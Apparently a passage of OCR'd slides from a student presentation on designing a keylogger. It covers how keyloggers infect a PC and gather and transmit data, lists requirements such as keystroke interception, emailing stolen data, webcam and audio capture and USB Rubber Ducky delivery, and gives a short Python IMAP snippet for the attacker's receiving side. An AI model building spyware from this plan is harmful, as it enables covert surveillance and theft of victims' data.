Keylogger

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What is a keylogger?

Malware

Malware

malware = malicious software

Malware

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malware


↳ keylogger

Keylogger in general

- Reaches the tartget PC - infect PC
  - via email, USB, website, etc.

Keylogger in general

- Sits in the background for most of the time - gather intel




Keylogger in general

- For certain time periods (or always) records the available information - gather intel
  - keypress, mouse movement, screenshot, audio, etc.

Keylogger in general

- Often sends the gathered data to the hacker - transmit intel
  - email, tcp, ftp, etc.



Requirements specification

- Infect PC


Requirements specification

- Infect PC
- Gather intel

Requirements specification

- Infect PC
- Gather intel
- Transmit intel

Requirements specification



Requirements specification

- Intercept the keystroke

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- Intercept the keystroke
- Send gathered data

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

- Send gathered data
- Send email
- Hacker menu: screenshot, webcam picture, audio recording
- GUI
- Cross-platform software
- Executable file
- USB Rubber Ducky

Architecture



Hacker side class diagram




Receive email

```
with imaplib.IMAP4_SSL(self.imap_alias) as imap_conn:
   imap_conn.login(self.email_address,
       self.email_password)

   imap_conn.select('INBOX')
   result, data = imap_conn.search(None, 'UnSeen')
   id_list = data[0].decode().split()

   if len(id_list) > 0:
      result, data = imap_conn.fetch(id_list[-1],
          '(RFC822)')
```


Receive email

```
if email.message_from_string(data[0][1].decode())['from']
    == self.email_address:
   raw_message = email.message_from_bytes(data[0][1])
